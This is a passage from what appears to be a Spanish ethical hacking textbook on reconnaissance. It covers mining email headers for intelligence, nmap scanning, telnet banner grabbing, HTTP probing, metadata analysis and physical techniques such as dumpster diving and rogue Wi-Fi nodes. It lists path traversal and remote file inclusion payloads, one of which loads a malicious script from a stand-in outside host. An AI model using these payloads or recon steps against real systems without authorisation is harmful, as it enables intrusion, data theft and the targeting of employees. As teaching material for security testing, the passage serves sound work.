- 3- **Día y horario:** importante para ver a qué hora trabajan o en qué fecha responden los correos. 4 y 5 Nombres de hosts de los SMTP: hay muchos ISP regionales y nacionales que poseen fallas y pueden comprometerse. El intruso no dudará de hacerlo si el sistema de la organización es mucho más seguro. Recordar que el intruso no tiene ética y hará lo que sea necesario para interceptar el flujo de información del objetivo.
- 6- **ISP:** Arnet en este caso. El intruso puede intentar comprometer el ISP o todo aquel nodo por el que pase la información de la organización.
- 7- **Dirección IP:** depende de la topología de red y del servicio de correo. Los correos brindan la IP pública del gateway o servidor, el cual se puede buscar entre los rangos declarados en alguna entidad de registro.
- 8- **Nombres de terminales (PC):** terminal y unknown (si, algunos le ponen nombres divertidos de ese tipo: unknown, HELO, como también los peligrosos: contaduría, gerencia, recepción, etcétera). Sirven para ubicarlos en una red de direcciones de IP dinámicas (que cambian día a día, luego con un simple escáner la ubicamos en horario comercial o acorde con el horario en que nos llegó el e-mail).
- 9- **Origen y casillas de correo:** este correo salió de un cliente adsl de Arnet, pasó por su SMTP tercerizado (Arnet). Su casilla de correo institucional está ligada a un dominio .com.ar registrada en www.nic.ar, del cual durante mucho tiempo se han podido extraer los e-mails con el que se registraban las personas y entidades, como podemos leer en www.delitosinformaticos.com/protecciondatos/casonicar.shtml.
- 10- **Cliente de correo y sistema operativo:** Microsoft Outlook Express versión 6.00.2900.2869. Windows XP SP2 muy probablemente.
- 11- **Información en el cuerpo del mensaje:** aquí podemos encontrar:
Nombre de empleado que firma y cargo, para utilizar luego al contactar con otro o tratar de dilucidar logins (usuarios) con el típico formato primera letra del nombre más apellido (ctori) o el aclarador modo nombre punto apellido (carlos.tori).
Teléfonos: para hacer llamadas o adornar firmas falsas convincentes.
Direcciones: pueden servir tanto para hacer information gathering en la vida real como para ingeniería social.
Tipos de firma y tipos de templates de correo: sirven para confeccionar correos idénticos para otros niveles de la organización y así poner en marcha

otra técnica, como la ingeniería social.

Logos: para replicar logos similares en caso de preparar consultas convincentes de supuestos colegas o curiosos.

Contactos: para conocer puestos u otros usuarios.

Mecanismos de cifrado: por ejemplo, en una firma puede estar un ID PGP.

Si un intruso da con un usuario de una organización con esa firma, automáticamente va a saber que ese usuario manejará información sensible que debe cifrar para comunicarla y centrará especial atención en él.

Aplicaciones: los contenidos suelen ir firmados por otros tipos de aplicaciones.

Otra información: también podemos encontrar el (Campo CC:) Otros usuarios de la organización: al solicitar copias o reenvíos y al probarlos como usuario de sistema, comprobar su actual existencia en la empresa.

Tramos de red internas: algunos e-mails dan los nombres de máquinas de una red interna y sus respectivas direcciones IP.

En caso de que el intruso no encuentre código fuente de este tipo mediante Google, sólo tiene que preguntar algo ligado a la organización a un mail de contacto o a alguna de las casillas que encontró. No tiene aún que mentir o utilizar ingeniería social, tema que abordaremos en el próximo capítulo.

Por ejemplo, si la organización vende máquinas agropecuarias y se le pregunta el costo de una o la forma de pago, no necesariamente se está engañando o mintiendo al receptor en cuanto a contenido, salvo indirectamente en la intención posterior del intruso. Éste seguramente va a escribir alguna consulta a la casilla de correo info@dominiovictima.com y esperará una respuesta para analizar su código fuente y, así, obtener ese tipo de información.

Escaneo y fingerprinting

En algunos lugares, estas técnicas se describen por separado de lo que es information gathering. En este caso no, ya que el ejecutor a través del escaneo y fingerprinting no deja de recopilar información (bastante significante) al asentar un escaneo a los hosts (mapeo de red) del objetivo o al procesar la información que brinda éste como resultado.

El intruso o el profesional ético, a través del empleo de las técnicas anteriores, ha logrado ubicar en Internet a la organización objetivo mediante rangos de direcciones IP y dominios. Aunque seguramente dispone de otra información más detallada, con estos métodos buscará conocer:

- Si los hosts (PC y servers) de una red o determinado rango de Internet están vivos (funcionando) a través de un network scanning o escaneo de red. Gracias a

éste, también podrá resolver sus nombres y direcciones IP e, incluso, podrá localizar determinado nombre de host o terminal dentro del rango.

- **A través de un port scanning:** qué puertos están abiertos, filtrados o cerrados. Por otro lado, también intentará averiguar qué tipo y versión de aplicación está corriendo en esos puertos y qué servicios.
- **Con el fingerprinting:** qué sistema operativo, versión de aplicación o kernel posee el servidor vivo.
- **Con el vulnerability scanning** podrá conocer descuidos de administración o vulnerabilidades previamente conocidas.

Ahora veamos las respuestas a dos preguntas importantes. ¿Cómo se efectúa, técnicamente, el escaneo de puertos y con qué herramientas se lleva a cabo? En primer lugar, para entender el concepto hay que tener pleno conocimiento de la familia de protocolos TCP/IP. Igualmente, veamos lo que significa escaneo de puertos TCP SYN según Wikipedia

“Para establecer una conexión normal TCP, es necesario seguir una negociación de tres pasos. Esta negociación es iniciada con un paquete SYN en la máquina de origen, al que la máquina de destino corresponde con un paquete SYN/ACK, que es finalmente respondido por la máquina que inicia la conexión por un paquete ACK. Una vez que se han cumplido estos pasos, está hecha la conexión TCP.

Un rastreador de puertos envía muchos paquetes SYN a la máquina que se está probando, y mira de qué forma regresan los paquetes para ver el estado de los puertos en el destino, interpretándolos de la siguiente forma:

- Si al enviar un paquete SYN a un puerto específico, el destino devuelve un SYN/ACK, el puerto está abierto y escuchando conexiones. - En otro caso, si regresa un paquete RST, el puerto está cerrado. - Por último, si no regresa el paquete, o si se recibe un paquete ICMP Port Unreachable, el puerto está filtrado por algún tipo de cortafuegos.

Haciendo este procedimiento para una lista de puertos conocidos, se logra obtener un informe de estado de los puertos de la máquina probada.”

En: http://es.wikipedia.org/wiki/Escáner_de_puertos

Veamos un listado de puertos:

Número de puerto	Descripción
1	TCP Port Service Multiplexer TCPMUX
5	Remote Job Entry (RJE)
7	ECHO
18	Message Send Protocol (MSP)
20	FTP — Data
21	FTP — Control

22	SSH Remote Login Protocol
23	Telnet
25	Simple Mail Transfer Protocol (SMTP)
29	MSG ICP
37	Time
42	Host Name Server (Nameserv)
43	Whois
49	Login Host Protocol (Login)
53	Domain Name System (DNS)
69	Trivial File Transfer Protocol (TFTP)
70	Gopher Services
79	Finger
80	HTTP
103	X.400 Standard
108	SNA Gateway Access Server
109	POP2 110 POP3
115	Simple File Transfer Protocol (SFTP)

Número de puerto	Descripción
118	SQL Services
119	Newsgroup (NNTP)
137	NetBIOS Name Service
139	NetBIOS Datagram Service
143	Interim Mail Access Protocol (IMAP)
150	NetBIOS Session Service
156	SQL Server
161	SNMP
179	Border Gateway Protocol (BGP)
190	Gateway Access Control Protocol
194	Internet Relay Chat (IRC)
197	Directory Location Service (DLS)
389	Lightweight Directory Access Protocol
396	Novell Netware over IP
443	HTTPS
444	Simple Network Paging Protocol
445	Microsoft-DS
458	Apple QuickTime

Material adicional sobre escaneos

Para conocer más sobre el comportamiento a bajo nivel de las aplicaciones y sistemas operativos y la interactuación de protocolos y capas, visiten: www.synnergy.net/downloads/papers/ o visitar www.hpn-sec.net/death/articles/sabuesos/Sabuesos.pdf y www.hackpr.net/files/text/analisis-remoto-de-sistemas.txt.

546	DHCP Client
547	DHCP Server
563	SNEWS
569	MSN 1080 Socks

Puertos. Well known ports. Puertos conocidos hasta 1024, reservados para servicios de privilegio. La lista completa de puertos registrados o privados y dinámicos está en www.iana.org/assignments/port-numbers.

No podemos detallar aquí cómo se comportan a bajo nivel todas las aplicaciones y sistemas operativos, ni cómo interactúan los protocolos de comunicación y sus capas, ya que no quedaría espacio para detallar las técnicas básicas de hacking ético. Por ello, a lo largo de toda la obra iremos recomendando una serie de recursos a los que se puede acudir para obtener más material.

La mayoría de esos métodos se lleva a cabo con las herramientas que ofrece el excelente **Nmap**. En cuanto al vulnerability scanning, si bien es recomendable hacerlo a mano según el sistema –apps, plataforma y version-, podemos utilizar productos de www.eeye.com y www.appsecinc.com. Entre otros, es posible usar Nessus (www.nessus.org/download/index.php), scripts en Perl, Python y aplicaciones tanto open source como win32. que al ser éstos comerciales, se deberá pagar una licencia para su utilización.



```
bt ~ # nmap -sS www.nmapnews.com
Starting Nmap 4.20 ( http://insecure.org ) at 2007-10-02 17:55 GMT
Interesting ports on mx72.sinspam.com (200.32.4.72):
Not shown: 1687 closed ports
PORT      STATE     SERVICE
21/tcp    open      ftp
22/tcp    open      ssh
25/tcp    open      smtp
80/tcp    open      http
85/tcp    open      mit-ml-dev
110/tcp   open      pop3
143/tcp   open      imap
179/tcp   filtered bgp
873/tcp   open      rsync
6667/tcp  open      irc

Nmap finished: 1 IP address (1 host up) scanned in 31.605 seconds
bt ~ #
```

NMAP. Aquí se ve la ejecución de nmap contra un host, dando como resultado los servicios disponibles (puertos abiertos y uno filtrado), su dirección IP y su estado Up.


La instalación de nmap es muy simple. Luego de descargarlo desde <http://insecure.org/nmap/download.html>, basta con hacer doble clic sobre el instalador en caso de que sea la versión Windows. Para las versiones de Unix, Linux y Solaris, lue-

go de descomprimir el archivo y meterse en su path (directorio), ingresamos:

```
$ ./configure  
$ make  
$ make install
```

Aunque podemos consultar el man (ayuda) de nmap o en una lista de correo, como <http://cgi.insecure.org/mailman/listinfo/nmap-hackers>, veamos unos ejemplos de escaneos en nmap (reemplazar IP con la dirección correcta):

- Listado de puertos: nmap -sS IP
- Barrida de rango: nmap -sS 200.**.0.2-200 (escanea ese rango de 2 a 200).
- Barrida de rango buscando los puertos SSH, Netbios, FTP y Telnet: nmap -sS -p 22,21,139,23 200.**.0.2-200
- Obtener sistema operativo: nmap -O -v IP
- Versiones de servicios: nmap -T Aggressive -sV -n -O -v IP



GUI. UMIT (<http://umit.sourceforge.net>), la agradable interfaz gráfica para nmap.

Ahora llamada Zenmap.

Ahora veamos una serie de consejos en cuanto al vulnerability scanning o búsqueda de vulnerabilidades de modo automatizado con un escáner (del tipo Retina):

- **Hay que entender qué es lo que busca esta herramienta** (principalmente tener claro el concepto completo sobre vulnerabilidades, sus clases e impacto en lo técnico), que función cumple en nuestro trabajo y qué puede brindarnos su búsqueda

como resultado.

Escanear sin más no tiene sentido en un chequeo de seguridad serio.

- **No hay que ponerlo a funcionar con una configuración por defecto.** Esto significa que la herramienta debe estar siempre adecuada al objetivo. Si bien existen infinidad de herramientas, en su módulo de seteo (Settings u Opciones) o bien en el mismo código fuente, a la mayoría se le puede optimizar sus diccionarios (cambiar administrator por administrador por ejemplo en un caso de fuerza bruta) si el sistema objetivo está en idioma español debido a sus cuentas de sistema. Si esta herramienta realiza búsqueda de directorios, deberá ser ampliado sobre su propia base, alinearla a los posibles paths que pueda llegar a tener el sitio y que, de momento, desconocemos.
- **No confiar plenamente en todo el output o resultado del análisis** (por los falsos positivos y los errores no reportados).
- **Chequear cosas a mano** (telnetear, buscar información o generar errores a mano), ya que no existe ninguna herramienta que se compare, siquiera mínimamente, a nuestra imaginación.
- **Descartar los módulos de chequeo de la herramienta, donde obviamente, esas vulnerabilidades no se encuentran por lógica en el objetivo.** Esto es para no DOSearlo (crearle deniales de servicio no esperados, congestionarlo). Por ejemplo: no vale la pena escanear por vulnerabilidades en Apache si nuestro webserver es un IIS. En este caso, deberíamos deshabilitar (en caso de que lo tuviera) el módulo Apache de nuestra herramienta.
- **Utilizar varias herramientas o productos:** comerciales, open source y privados. En lo posible conviene hacerlo desde diferentes plataformas y sistemas operativos. Cada uno posee su versatilidad y recursos.
- **Injectar todo tipo de cosas** en los querys php, desde caracteres especiales hasta direcciones web con scripts que ejecuten comandos, de modo automatizado y a mano. Estos querys son las llamadas hacia archivos o variables que hacen algunos scripts .php en el servidor, como por ejemplo: **sitiovictima/file.php?id=34** (llama a una variable), **sitiovictima/file.php?file=encuesta.htm** (llama a un archivo). Supongamos que luego del carácter = colocamos comillas simples o URLs con scripts para ejecutar comandos en el servidor o, simplemente, generar errores y ver qué información nos devuelve este objetivo. Quedaría algo así en el browser, luego de lo que presionamos la tecla Enter:

```
sitiovictima/file.php?file='
sitiovictima/file.php?file=../../../../etc/passwd
sitiovictima/file.php?file=/etc/passwd00%
sitiovictima/file.php?file=www.sitiodeporahi.com/scriptmaligno.php
sitiovictima/file.php?file=www.sitiodeporahi.com/archivoasubir.gif
sitiovictima/file.php?file=sitiovictima/file.php
```

sitiovictima/file.php?file=file.php


sitiovictima/file.php?file=cualquier cosa para generar errores o lograr algo inesperado en la aplicación

Ninguna herramienta de búsqueda automatizada de vulnerabilidades se compara a la imaginación y resolución de un humano en este tipo de tarea. La herramienta será rápida y secuencial, pero es incapaz de discernir qué error cometió el programador o el administrador. Sólo encontrará descuidos típicos, posibles, conocidos de antemano. Un chequeo de seguridad basado sólo en herramientas, sistemas operativos y exploits, sin una mente analítica (o varias) detrás, no es más que un chequeo de descuidos típicos. Los descuidos más importantes son los que son fruto de ese sistema y las partes involucradas. Entre los descuidos típicos, podemos mencionar: **sitiovictima/robots.txt**, **sitiovictima/backup/** y **sitiovictima/upload.asp**.

- **Probar técnicas de evasión**, de modo automatizado y a mano.
- **Planificar un modelo/patrón de búsqueda**. Si es un objetivo online (sitio) para venta de cachorros (perros), buscar los posibles paths /cachorros/, /backup canes/, /can/, archivos como: planilla_perros.xls, perros.mdb, base-perros.mdb y así hasta donde nos permita la imaginación o el tiempo. En el mismo ejemplo, como passwords de usuarios de correo le agregamos a la herramienta de comprobación la lista de perros de la asociación canina mundial más sultan, boby, negra, mora, chunchuna, atila, entre otros más comunes como lassie, rintintin y laika.
- **Luego de lo planificado, intentar otras cosas sobre la base de aquello que surja** y tomar apuntes, analizar resultados en todos los tiempos (antes, durante y después).

Anécdota

La aplicación de la Figura 13 se llama R3x, era gratuita en 1999. Fue desarrollada por el rumano Bodgan Calin, con quien colaboré como betatester reportando sus falsos positivos. En la actualidad, su nuevo nombre es GFI LANguard Network Security Scanner, y se trata de una herramienta comercial mucho más compleja y reconocida.



R3X. Ejemplo de un escaneo de recursos compartidos a través de netbios y su visualización remota a través de Internet Explorer.


La búsqueda de la vulnerabilidad o descuido debe ser lógica e ilógica, ya que éstos pueden ser grotescos o sutiles. Ponerse a pensar y planificar en este aspecto una hora antes de hacer la emulación del embate, puede ahorrarnos treinta luego del comienzo.

Telneteo

Esto es la búsqueda a mano, de banners y otra información.

Telnetear es un modismo que significa utilizar un cliente telnet (aplicación para ejecutar comandos telnet) a través de una línea de comandos (ya sea un prompt MS-DOS o una shell linux o unix), para conectarse a servicios (puertos) de un sistema remoto y así obtener información de éste o a través de éste.

Vayamos al principio. Con un cliente telnet no podremos conectarnos a un servidor SSH (puerto 22, por defecto) y mantener una sesión normal. Son diferentes protocolos, y siempre hay que respetar el protocolo. No se puede conectar vía cliente FTP a un puerto servidor POP3, ya que ello sería como querer transmitir agua por los cables de electricidad. Por otro lado, un puerto abierto no es sinónimo de un puerto por donde se puede entrar literalmente al servidor o algún componente operativo del sistema. Es solamente un servicio que, en el caso de requerir autenticación (que deba colocarse allí nombre y password para iniciar una sesión en el sistema), deberá utilizarse un cliente adecuado y su correcta sintaxis para su conexión en el servidor y poder así, mantener una sesión normal.



Prompt. PowerCmd (www.powercmd.com) es una herramienta que podría reemplazar de un modo mejorado al intérprete de comandos de Windows (cmd.exe).

Posee un sistema de registros automatizados y edición de texto, como también sugerencias en tiempo real y un entorno agradable a la vista, entre otras cosas.

Telnetear sirve entonces sólo para mirar qué hay en ese servicio, y generalmente se ven sólo los **banners**, que **son unos pequeños carteles con información del servicio**, una bienvenida, algún que otro dato importante (como pasa en el puerto de finger 79) o nada. Lógicamente, no se va a telnetear a un puerto que aparece como cerrado filtrado o cerrado luego de un escaneo de nmap.

Cuando se conecta el cliente telnet a un puerto abierto, la mayoría de las veces da la información sin introducir más que un Enter, un /w y enter en el caso de algunos servicios **Finger**, un help o ? en otros. Para entenderlo, veamos algunos ejemplos.

• Al servicio FTP:

conexión: telnet ipvictima 21

respuesta: 220 dominiovictima.com.ar FTP server (Version wu-2.6.2(2) Mon Aug 25 15:08:21 ART 2003) ready.

Aquí vemos que nos da la versión y el nombre del servidor, desde 220 hasta ready es el banner mostrado.

• Al servicio telnet (puerto 23):

```
conexión: telnet ipvictima
respuesta: Trying ipvictima...
Connected to ipvictima.
Escape character is '^]' .
** ACCESO RESTRINGIDO A TODO USUARIO AJENO A XXXX **
Username: admin
Password:
```

Aquí podemos ver que es un servidor en el que se puede autenticar remotamente, y su cartel de aviso o banner de autenticación.

- **Al servicio SSH que se encuentra por defecto en el puerto 22:**

```
conexión: telnet ipvictima 22
```

```
respuesta: SSH-2.0-OpenSSH_3.8.1p1
```

```
Protocol mismatch.
```

```
Se ha perdido la conexión con el host.
```

```
Aquí da la versión y el tipo de server SSH.
```

- **Al servicio Finger (puerto 79):**

Ejemplo 1:

Conexión: telnet ipvictima 79

Respuesta:

```
Trying ipvictima...
Connected to ipvictima.
Escape character is '^]' .

*****
**          Bienvenido a Internet
**          XXXXX
**          **
*****
**          **
*****
```

NODO XXX

Line	User	Host(s)	Idle	Location
* 66 vty 0		idle		IPCONECTADA
Connection closed by foreign host.				

Ejemplo 2:

Conexión: telnet ipvictima 79

Respuesta:

```
Trying ipvictima...
Connected to ipvictima.
Escape character is '^]'.
```

Line	User	Host(s)	Idle	Location
* 66 vty 0		idle	00:00:00	IPCONECTADA
Interface	User	Mode	Idle	Peer Address
Se0/1		Sync PPP	00:00:00	10.10.0.4
Se0/3		Sync PPP	00:00:03	10.10.0.9

Toda esta información que nos muestran los servicios o puertos telneteados es importante para discernir cómo seguir el ataque o procedimiento de chequeo. El intruso, para telnetear, es muy probable lo haga desde una shell intermedia a su máquina, es decir, que primero se conecte a una máquina (o más) que se encuentre previamente comprometida y que, desde ahí, trate de ver cada uno de los servicios del objetivo (primero escaneando todos sus servicios disponibles, luego a mano aquellos que considere interesantes para ver detenidamente). Lo hace de esta manera para salvaguardar su identidad en la red y no dejar su real IP grabada en el objetivo. Él intruso posee todo el tiempo del mundo para este tipo de búsqueda artesanal, a comparación de los tiempos y otros recursos acotados que tienen los consultores o pentesters de una organización formal. Ésa es otra de las ventajas que este tipo de atacantes tiene si comparamos el embate entre uno y otro.

Por tal motivo, es recomendable que las organizaciones mantengan el control de la seguridad mediante constantes controles y chequeos, y no sólo por única vez o de modo acotado por lapsos horarios. Por ejemplo, una pauta con el consultor del tipo **Penetration test** de sólo 80 horas.

En las técnicas a mano, no es recomendable guiarse el 100% en whitepapers o dudosos tutoriales que encontramos por ahí, sino que siempre hay que intentar algo

Programas recomendados

Como cliente de conexión del tipo telnet, SSH o rlogin, es recomendable la muy útil aplicación SecureCRT (www.vandyke.com). Para analizar servicios disponibles en puertos no habituales (por ejemplo SSH en el puerto 1255), AMAP de THC, cuyo sitio de descarga es: <http://freeworld.thc.org/thc-amap/>.

diferente. Debemos tener paciencia y utilizar la imaginación, el sentido común, ser intuitivos o innovadores y cultivarnos.

Peticiones HTTP

En el chequeo de seguridad o bien en la emulación del ataque, **es vital reconocer la importancia que tiene el generar errores** y descubrir cosas ocultas en el objetivo. Muchas de éstas pueden lograrse a través del puerto 80, que es el servidor web donde se aloja comúnmente el sitio de la organización o un sitio que está en ese mismo servidor, en el que se encuentra parte de la información que buscamos.

Mediante una petición http (usando el browser Internet Explorer o una línea de comandos, por ejemplo), se puede encontrar información muy importante del objetivo y llevar a cabo algunos ataques o chequeos muy interesantes. Aunque muchos de ellos los iremos viendo en detalle a lo largo del libro, aquí mencionamos algunos ejemplos simples:

- Descubrir si el objetivo es vulnerable a SQL injection colocando una comilla simple en el formulario de login o string del URL.
- Buscar directorios (paths/carpetas/folders) ocultos.
- Subdominios ocultos, intranets, extranets.
- CGIs conocidos o no, XSS.
- Paths con / al final (no es lo mismo sitio.com/path que sitio.com/path/).
- Paneles de administración web, ftp, de correo u otra aplicación institucional o privada de desarrollo interno.
- Aplicaciones para subir (upload) archivos.
- Repositorios de archivos confidenciales o no, ocultos o no.
- Archivos típicos como robots.txt, que listan paths públicos y ocultos en el servidor.
- Código fuente de la página.
- Se pueden inyectar scripts remotos.

Herramienta útil

CURL (<http://curl.haxx.se>) es una línea de comando para transferir archivos con una sintaxis URL, soportando FTP, FTPS, HTTP, HTTPS, SFTP, TFTP, LDAP, LDAPS . Curl soporta certificados SSL, HTTP POST, HTTP PUT, FTP uploading, HTTP form based upload, proxies, cookies, autentificación user+password, file transfer resume, proxy tunneling y otros.

- Se pueden injectar comandos.
- Se pueden injectar cookies.
- Se puede hacer un file retrieve, o extraer/leer archivos del sistema operativo.
- Se pueden traspasar directorios.
- Saltar controles de ingreso de datos con un proxy.
- Se puede reemplazar parámetros del URL para generar más errores.
- Bajar archivos binarios o de otro tipo para analizar.
- Se pueden encontrar gestores de archivos.
- Otros, como por ejemplo probar meter datos vía POST dando clic en el botón de Aceptar y luego dando Enter, viendo si hay diferencia en la comprobación, o hacer retrieve de alguna clave o información adicional.

Tengamos en cuenta que un sitio web no tiene gran importancia en principio como objetivo, a menos que el intruso sepa lo que hace y que este sitio tenga las características que vemos a continuación:

- Que esté alojado en una red de la organización o bien por allí pasen todos los e-mails de ésta (que sea simultáneamente servidor web y de correo).
- Que en ese servidor las cuentas de sistema sean similares a las de otro servidor más crítico en otro punto de la red y aquí sea más fácil extraer las cuentas u otra información para utilizar en ese otro sector.
- Que sirva de nexo para introducirse a la red interna desde el exterior (Internet).
- Que sea útil como punto de captura mediante sniffers de todo lo que sale desde la organización hacia Internet o que sea depósito momentáneo de archivos extraídos desde la red interna de la organización.
- Que también sea utilizado como servidor de spoofing/hijacking/man-in-the-middle para acceder a recursos con determinadas reglas de acceso en la red interna, o para burlar mecanismos de identificación de intrusos si los hubiera.

Si buscamos URLs al azar mediante Google, además del método de enviarlos a una honeypot, Google podrá directamente mostrarnos un aviso como el siguiente: **Lo sentimos... pero en estos momentos no podemos procesar su solicitud. Un virus de ordenador o software espía nos está mandando solicitudes automáticas y, al parecer, su red o su equipo ha sido infectado.**

Tenemos que tratar de entender cómo es el sistema operativo, qué errores pudo haber cometido su administrador o programador web y prestar atención a sus aplicaciones, las que de ser posible, sería buena idea probarlas antes en nuestra propia máquina. Una excelente costumbre práctica es instalarse un servidor de prueba en casa o en el trabajo.

Datos en archivos binarios y otros

Los sitios de las organizaciones suelen tener en su web archivos (en formato pdf, doc, xls o exe) que contienen diversa información, como presentaciones, brochures, trabajos de las más diversas índoles, o aplicaciones. El análisis de estos archivos puede brindarnos algunas pistas sobre la organización o parte de ella. Por ejemplo, los autores de esos documentos pueden ser empleados actuales que tienen una cuenta shell en el servidor u otra terminal de la red que ya hemos mapeado e individualizado en Internet.



Metadatos. Propiedades de un archivo de Word bajado de un sitio, cuyo autor es un componente de la supuesta organización objetivo y, probablemente, tenga una cuenta llamada jperez en algún servidor, terminal o aplicación de la compañía.

El mismo tipo de análisis puede llevarse a cabo en archivos binarios del tipo .exe ya que éstos, si están mal diseñados o protegidos, nos darán algún path, cuenta de usuario, o bien pistas sobre el autor o quién lo desarrollo y la plataforma de su terminal.

Herramientas para extraer y analizar metadata

Algunas herramientas para llevar a cabo el análisis de los datos de los archivos pueden ser encontradas buscándolas bajo el término metadata extractor en Google o bien en direcciones como www.edge-security.com/metagoofil.php, www.remote-exploit.org/codes_wyd.html y www.datarescue.com/idabase/index.htm.

Information Gathering en la vida real.

Si el intruso es muy perseverante o hace uso de técnicas exhaustivas, tratará de obtener datos de la organización en medios, lugares y recursos de la vida real. Esto significa que lo hará fuera de Internet o bien utilizando tecnología basada en ésta, pero llevada al contexto físico y cercano del objetivo. La más común es:

- Buscar datos de la organización o componentes de ella en periódicos, revistas, catálogos e impresos de todo tipo. Consultar en la biblioteca u otros centros de información archivada en papel o microfilm.
- Llamar por teléfono. No necesariamente haciendo Ingeniería Social. Se puede llamar y preguntar datos concretos, directos.
- Enviar correo ordinario postal con consultas o recursos para obtener información mediante malware u otra técnica.
- Visitar en persona la organización.
- Revisar la basura (trashing) para encontrar impresos descartados, CD rayados (éstos se leen fácilmente con el software AnyReader), buscar impresiones trituradas en tiras (son fácilmente recuperables con algo de paciencia y una pinza del tipo para depilación), anotaciones con passwords o correos, membretes de la organización, políticas y un sin fin de material desecharo que puede ofrecer distinto tipo de información acerca del objetivo.
- Instalar uno o varios nodos wireless cerca de la organización para que sea utilizado por los empleados con notebooks y que así puedan ser snifeados, como también otras técnicas más directas y menos pasivas como el wardriving (acción de detectar redes inalámbricas inseguras, recorriendo la ciudad o el barrio con las herramientas adecuadas), comprometiendo o analizando recursos WiFi.

Análisis de cabeceras http

Desde www.rexswain.com/httpview.html podremos analizar las cabeceras http de los hosts remotamente, entre otros datos. En el documento que se ofrece para su lectura en la dirección www.uoc.edu/masters/esp/img/873.pdf, encontraremos mucha información acerca de las solicitudes http y su entorno en aplicaciones, desarrollo y motores.



Anyreader. Aplicación que puede extraer información de discos dañados (CD, DVD, disquette, unidad de red con transferencia inconsistente). Muy útil a la hora de extraer datos de unidades descartadas a la basura.

- Otros métodos: suelen ser utilizados por miembros de organismos de seguridad u organizaciones informales con recursos de alta tecnología, como la intercepción de teléfonos de línea y celulares, intercepción de radiación de monitores via eavesdropping (esta técnica es utilizada para ver, a la distancia, aquello que hay en un monitor a través de la radiación de este), escuchas a distancia, infiltrar personal en la organización o bien relacionarse con empleados de ésta en otros ámbitos, entre otras cosas.

La técnica Ingeniería Social es la más común de utilizar en la vida real para obtener datos o comprometer fácilmente recursos ligados al sistema. Los detalles de esta

